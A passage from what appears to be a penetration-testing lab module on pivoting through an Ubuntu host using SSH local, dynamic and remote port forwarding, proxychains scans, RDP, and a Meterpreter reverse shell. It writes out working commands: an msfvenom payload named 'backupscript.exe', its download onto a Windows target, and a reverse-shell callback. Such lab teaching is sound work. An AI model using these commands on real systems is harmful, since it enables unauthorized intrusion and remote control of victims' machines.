Nmap done: 1 IP address (1 host up) scanned in 0.68 seconds

The Nmap output shows that the SSH port is open. To access the MySQL service, we can either SSH into the server and access MySQL from inside the Ubuntu server, or we can port forward it to our localhost on port 1234 and access it locally. A benefit of accessing it locally is if we want to execute a remote exploit on the MySQL service, we won't be able to do it without port forwarding. This is due to MySQL being hosted locally on the Ubuntu server on port 3306. So, we will use the below command to forward our local port (1234) over SSH to the Ubuntu server.

#### Executing the Local Port Forward

Executing the Local Port Forward

Foxtaskforce5@htb[/htb]**$** ssh -L 1234:localhost:3306 Ubuntu@10.129.202.64

ubuntu@10.129.202.64's password:

Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-91-generic x86\_64)

\* Documentation: https://help.ubuntu.com

\* Management: https://landscape.canonical.com

\* Support: https://ubuntu.com/advantage

System information as of Thu 24 Feb 2022 05:23:20 PM UTC

System load: 0.0

Usage of /: 28.4% of 13.72GB

Memory usage: 34%

Swap usage: 0%

Processes: 175

Users logged in: 1

IPv4 address for ens192: 10.129.202.64

IPv6 address for ens192: dead:beef::250:56ff:feb9:52eb

IPv4 address for ens224: 172.16.5.129

\* Super-optimized for small spaces - read how we shrank the memory

footprint of MicroK8s to make it the smallest full K8s around.

https://ubuntu.com/blog/microk8s-memory-optimisation

66 updates can be applied immediately.

45 of these updates are standard security updates.

To see these additional updates run: apt list --upgradable

The -L command tells the SSH client to request the SSH server to forward all the data we send via the port 1234 to localhost:3306 on the Ubuntu server. By doing this, we should be able to access the MySQL service locally on port 1234. We can use Netstat or Nmap to query our local host on 1234 port to verify whether the MySQL service was forwarded.

#### Confirming Port Forward with Netstat

Confirming Port Forward with Netstat

Foxtaskforce5@htb[/htb]**$** netstat -antp | grep 1234

(Not all processes could be identified, non-owned process info

will not be shown, you would have to be root to see it all.)

tcp 0 0 127.0.0.1:1234 0.0.0.0:\* LISTEN 4034/ssh

tcp6 0 0 ::1:1234 :::\* LISTEN 4034/ssh

#### Confirming Port Forward with Nmap

Confirming Port Forward with Nmap

Foxtaskforce5@htb[/htb]**$** nmap -v -sV -p1234 localhost

Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-24 12:18 EST

NSE: Loaded 45 scripts for scanning.

Initiating Ping Scan at 12:18

Scanning localhost (127.0.0.1) [2 ports]

Completed Ping Scan at 12:18, 0.01s elapsed (1 total hosts)

Initiating Connect Scan at 12:18

Scanning localhost (127.0.0.1) [1 port]

Discovered open port 1234/tcp on 127.0.0.1

Completed Connect Scan at 12:18, 0.01s elapsed (1 total ports)

Initiating Service scan at 12:18

Scanning 1 service on localhost (127.0.0.1)

Completed Service scan at 12:18, 0.12s elapsed (1 service on 1 host)

NSE: Script scanning 127.0.0.1.

Initiating NSE at 12:18

Completed NSE at 12:18, 0.01s elapsed

Initiating NSE at 12:18

Completed NSE at 12:18, 0.00s elapsed

Nmap scan report for localhost (127.0.0.1)

Host is up (0.0080s latency).

Other addresses for localhost (not scanned): ::1

PORT STATE SERVICE VERSION

1234/tcp open mysql MySQL 8.0.28-0ubuntu0.20.04.3

Read data files from: /usr/bin/../share/nmap

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 1.18 seconds

Similarly, if we want to forward multiple ports from the Ubuntu server to your localhost, you can do so by including the local port:server:port argument to your ssh command. For example, the below command forwards the apache web server's port 80 to your attack host's local port on 8080.


Confirming Port Forward with Nmap

Foxtaskforce5@htb[/htb]**$** ssh -L 1234:localhost:3306 8080:localhost:80 ubuntu@10.129.202.64

Unlike the previous scenario where we knew which port to access, in our current scenario, we don't know which services lie on the other side of the network. So, we can scan smaller ranges of IPs on the network (172.16.5.1-200) network or the entire subnet (172.16.5.0/23). We cannot perform this scan directly from our attack host because it does not have routes to the 172.16.5.0/23 network. To do this, we will have to perform dynamic port forwarding and pivot our network packets via the Ubuntu server. We can do this by starting a SOCKS listener on our local host (personal attack host or Pwnbox) and then configure SSH to forward that traffic via SSH to the network (172.16.5.0/23) after connecting to the target host.

This is called SSH tunneling over SOCKS proxy. SOCKS stands for Socket Secure, a protocol that helps communicate with servers where you have firewall restrictions in place. Unlike most cases where you would initiate a connection to connect to a service, in the case of SOCKS, the initial traffic is generated by a SOCKS client, which connects to the SOCKS server controlled by the user who wants to access a service on the client-side. Once the connection is established, network traffic can be routed through the SOCKS server on behalf of the connected client.

This technique is often used to circumvent the restrictions put in place by firewalls, and allow an external entity to bypass the firewall and access a service within the firewalled environment. One more benefit of using SOCKS proxy for pivoting and forwarding data is that SOCKS proxies can pivot via creating a route to an external server from NAT networks. SOCKS proxies are currently of two types: SOCKS4 and SOCKS5. SOCKS4 doesn't provide any authentication and UDP support, whereas SOCKS5 does provide that. Let's take an example of the below image where we have a NAT'd network of 172.16.5.0/23, which we cannot access directly.



In the above image, the attack host starts the SSH client and requests the SSH server to allow it to send some TCP data over the ssh socket. The SSH server responds with an acknowledgment, and the SSH client then starts listening on localhost:9050. Whatever data you send here will be broadcasted to the entire network (172.16.5.0/23) over SSH. We can use the below command to perform this dynamic port forwarding.

#### Enabling Dynamic Port Forwarding with SSH

Enabling Dynamic Port Forwarding with SSH

Foxtaskforce5@htb[/htb]**$** ssh -D 9050 ubuntu@10.129.202.64

The -D argument requests the SSH server to enable dynamic port forwarding. Once we have this enabled, we will require a tool that can route any tool's packets over the port 9050. We can do this using the tool proxychains, which is capable of redirecting TCP connections through TOR, SOCKS, and HTTP/HTTPS proxy servers and also allows us to chain multiple proxy servers together. Using proxychains, we can hide the IP address of the requesting host as well since the receiving host will only see the IP of the pivot host. Proxychains is often used to force an application's TCP traffic to go through hosted proxies like SOCKS4/SOCKS5, TOR, or HTTP/HTTPS proxies.

To inform proxychains that we must use port 9050, we must modify the proxychains configuration file located at /etc/proxychains.conf. We can add socks4 127.0.0.1 9050 to the last line if it is not already there.

#### Checking /etc/proxychains.conf

Checking /etc/proxychains.conf

Foxtaskforce5@htb[/htb]**$** tail -4 /etc/proxychains.conf

**#** meanwile

**#** defaults set to "tor"

socks4 127.0.0.1 9050

Now when you start Nmap with proxychains using the below command, it will route all the packets of Nmap to the local port 9050, where our SSH client is listening, which will forward all the packets over SSH to the 172.16.5.0/23 network.

#### Using Nmap with Proxychains

Using Nmap with Proxychains

Foxtaskforce5@htb[/htb]**$** proxychains nmap -v -sn 172.16.5.1-200

ProxyChains-3.1 (http://proxychains.sf.net)

Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-24 12:30 EST

Initiating Ping Scan at 12:30

Scanning 10 hosts [2 ports/host]

|S-chain|-<>-127.0.0.1:9050-<><>-172.16.5.2:80-<--timeout

|S-chain|-<>-127.0.0.1:9050-<><>-172.16.5.5:80-<><>-OK

|S-chain|-<>-127.0.0.1:9050-<><>-172.16.5.6:80-<--timeout

RTTVAR has grown to over 2.3 seconds, decreasing to 2.0

<SNIP>

#### Using xfreerdp with Proxychains

Using xfreerdp with Proxychains

Foxtaskforce5@htb[/htb]**$** proxychains xfreerdp /v:172.16.5.19 /u:victor /p:pass@123

ProxyChains-3.1 (http://proxychains.sf.net)

[13:02:42:481] [4829:4830] [INFO][com.freerdp.core] - freerdp\_connect:freerdp\_set\_last\_error\_ex resetting error state


[13:02:42:482] [4829:4830] [INFO][com.freerdp.client.common.cmdline] - loading channelEx rdpdr

[13:02:42:482] [4829:4830] [INFO][com.freerdp.client.common.cmdline] - loading channelEx rdpsnd

[13:02:42:482] [4829:4830] [INFO][com.freerdp.client.common.cmdline] - loading channelEx cliprdr


The xfreerdp command will require an RDP certificate to be accepted before successfully establishing the session. After accepting it, we should have an RDP session, pivoting via the Ubuntu server.

#### Successful RDP Pivot

****

# Remote/Reverse Port Forwarding with SSH

We have seen local port forwarding, where SSH can listen on our local host and forward a service on the remote host to our port, and dynamic port forwarding, where we can send packets to a remote network via a pivot host. But sometimes, we might want to forward a local service to the remote port as well. Let's consider the scenario where we can RDP into the Windows host Windows A. As can be seen in the image below, in our previous case, we could pivot into the Windows host via the Ubuntu server.



But what happens if we try to gain a reverse shell?

The outgoing connection for the Windows host is only limited to the 172.16.5.0/23 network. This is because the Windows host does not have any direct connection with the network the attack host is on. If we start a Metasploit listener on our attack host and try to get a reverse shell, we won't be able to get a direct connection here because the Windows server doesn't know how to route traffic leaving its network (172.16.5.0/23) to reach the 10.129.x.x (the Academy Lab network).

There are several times during a penetration testing engagement when having just a remote desktop connection is not feasible. You might want to upload/download files (when the RDP clipboard is disabled), use exploits or low-level Windows API using a Meterpreter session to perform enumeration on the Windows host, which is not possible using the built-in [Windows executables](https://lolbas-project.github.io/).

In these cases, we would have to find a pivot host, which is a common connection point between our attack host and the Windows server. In our case, our pivot host would be the Ubuntu server since it can connect to both: our attack host and the Windows target. To gain a Meterpreter shell on Windows, we will create a Meterpreter HTTPS payload using msfvenom, but the configuration of the reverse connection for the payload would be the Ubuntu server's host IP address (172.16.5.129). We will use the port 8080 on the Ubuntu server to forward all of our reverse packets to our attack hosts' 8000 port, where our Metasploit listener is running.

#### Creating a Windows Payload with msfvenom

Creating a Windows Payload with msfvenom

Foxtaskforce5@htb[/htb]**$** msfvenom -p windows/x64/meterpreter/reverse\_https lhost= <InteralIPofPivotHost> -f exe -o backupscript.exe LPORT=8080

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload

[-] No arch selected, selecting arch: x64 from the payload

No encoder specified, outputting raw payload

Payload size: 712 bytes

Final size of exe file: 7168 bytes

Saved as: backupscript.exe

#### Configuring & Starting the multi/handler

Configuring & Starting the multi/handler

msf6 > use exploit/multi/handler

[\*] Using configured payload generic/shell\_reverse\_tcp

msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse\_https

payload => windows/x64/meterpreter/reverse\_https

msf6 exploit(multi/handler) > set lhost 0.0.0.0

lhost => 0.0.0.0

msf6 exploit(multi/handler) > set lport 8000

lport => 8000

msf6 exploit(multi/handler) > run

[\*] Started HTTPS reverse handler on https://0.0.0.0:8000

Once our payload is created and we have our listener configured & running, we can copy the payload to the Ubuntu server using the scp command since we already have the credentials to connect to the Ubuntu server using SSH.

#### Transferring Payload to Pivot Host

Transferring Payload to Pivot Host

Foxtaskforce5@htb[/htb]**$** scp backupscript.exe ubuntu@<ipAddressofTarget>:~/

backupscript.exe 100% 7168 65.4KB/s 00:00

After copying the payload, we will start a python3 HTTP server using the below command on the Ubuntu server in the same directory where we copied our payload.

#### Starting Python3 Webserver on Pivot Host

Starting Python3 Webserver on Pivot Host

ubuntu@Webserver**$** python3 -m http.server 8123

#### Downloading Payload from Windows Target

We can download this backupscript.exe from the Windows host via a web browser or the PowerShell cmdlet Invoke-WebRequest.

Downloading Payload from Windows Target

PS C:\Windows\system32> Invoke-WebRequest -Uri "http://172.16.5.129:8123/backupscript.exe" -OutFile "C:\backupscript.exe"

Once we have our payload downloaded on the Windows host, we will use SSH remote port forwarding to forward our msfconsole's listener service on port 8000 to the Ubuntu server's port 8080. We will use -vN argument in our SSH command to make it verbose and ask it not to prompt the login shell. The -R command asks the Ubuntu server to listen on <targetIPaddress>:8080 and forward all incoming connections on port 8080 to our msfconsole listener on 0.0.0.0:8000 of our attack host.

#### Using SSH -R

Using SSH -R

Foxtaskforce5@htb[/htb]**$** ssh -R <InternalIPofPivotHost>:8080:0.0.0.0:8000 ubuntu@<ipAddressofTarget> -vN

After creating the SSH remote port forward, we can execute the payload from the Windows target. If the payload is executed as intended and attempts to connect back to our listener, we can see the logs from the pivot on the pivot host.

#### Viewing the Logs from the Pivot

Viewing the Logs from the Pivot

ebug1: client\_request\_forwarded\_tcpip: listen 172.16.5.129 port 8080, originator 172.16.5.19 port 61355

debug1: connect\_next: host 0.0.0.0 ([0.0.0.0]:8000) in progress, fd=5

debug1: channel 1: new [172.16.5.19]

debug1: confirm forwarded-tcpip

debug1: channel 0: free: 172.16.5.19, nchannels 2

debug1: channel 1: connected to 0.0.0.0 port 8000

debug1: channel 1: free: 172.16.5.19, nchannels 1

debug1: client\_input\_channel\_open: ctype forwarded-tcpip rchan 2 win 2097152 max 32768

debug1: client\_request\_forwarded\_tcpip: listen 172.16.5.129 port 8080, originator 172.16.5.19 port 61356

debug1: connect\_next: host 0.0.0.0 ([0.0.0.0]:8000) in progress, fd=4

debug1: channel 0: new [172.16.5.19]

debug1: confirm forwarded-tcpip

debug1: channel 0: connected to 0.0.0.0 port 8000

If all is set up properly, we will receive a Meterpreter shell pivoted via the Ubuntu server.

#### Meterpreter Session Established

Meterpreter Session Established

[\*] Started HTTPS reverse handler on https://0.0.0.0:8000

[!] https://0.0.0.0:8000 handling request from 127.0.0.1; (UUID: x2hakcz9) Without a database connected that payload UUID tracking will not work!

[\*] https://0.0.0.0:8000 handling request from 127.0.0.1; (UUID: x2hakcz9) Staging x64 payload (201308 bytes) ...

[!] https://0.0.0.0:8000 handling request from 127.0.0.1; (UUID: x2hakcz9) Without a database connected that payload UUID tracking will not work!

[\*] Meterpreter session 1 opened (127.0.0.1:8000 -> 127.0.0.1 ) at 2022-03-02 10:48:10 -0500

meterpreter > shell

Process 3236 created.

Channel 1 created.


Microsoft Windows [Version 10.0.17763.1637]

(c) 2018 Microsoft Corporation. All rights reserved.

C:\>

Our Meterpreter session should list that our incoming connection is from a local host itself (127.0.0.1) since we are receiving the connection over the local SSH socket, which created an outbound connection to the Ubuntu server. Issuing the netstat command can show us that the incoming connection is from the SSH service.

The below graphical representation provides an alternative way to understand this technique.



In addition to answering the challenge questions, practice this technique and try to obtain a reverse shell from the Windows target.

#### Ping Sweep

Ping Sweep

meterpreter > run post/multi/gather/ping\_sweep RHOSTS=172.16.5.0/23

[\*] Performing ping sweep for IP range 172.16.5.0/23

We could also perform a ping sweep using a for loop directly on a target pivot host that will ping any device in the network range we specify. Here are two helpful ping sweep for loop one-liners we could use for Linux-based and Windows-based pivot hosts.

#### Ping Sweep For Loop on Linux Pivot Hosts

Ping Sweep For Loop on Linux Pivot Hosts

for i in {1..254} ;do (ping -c 1 172.16.5.**$**i | grep "bytes from" &) ;done

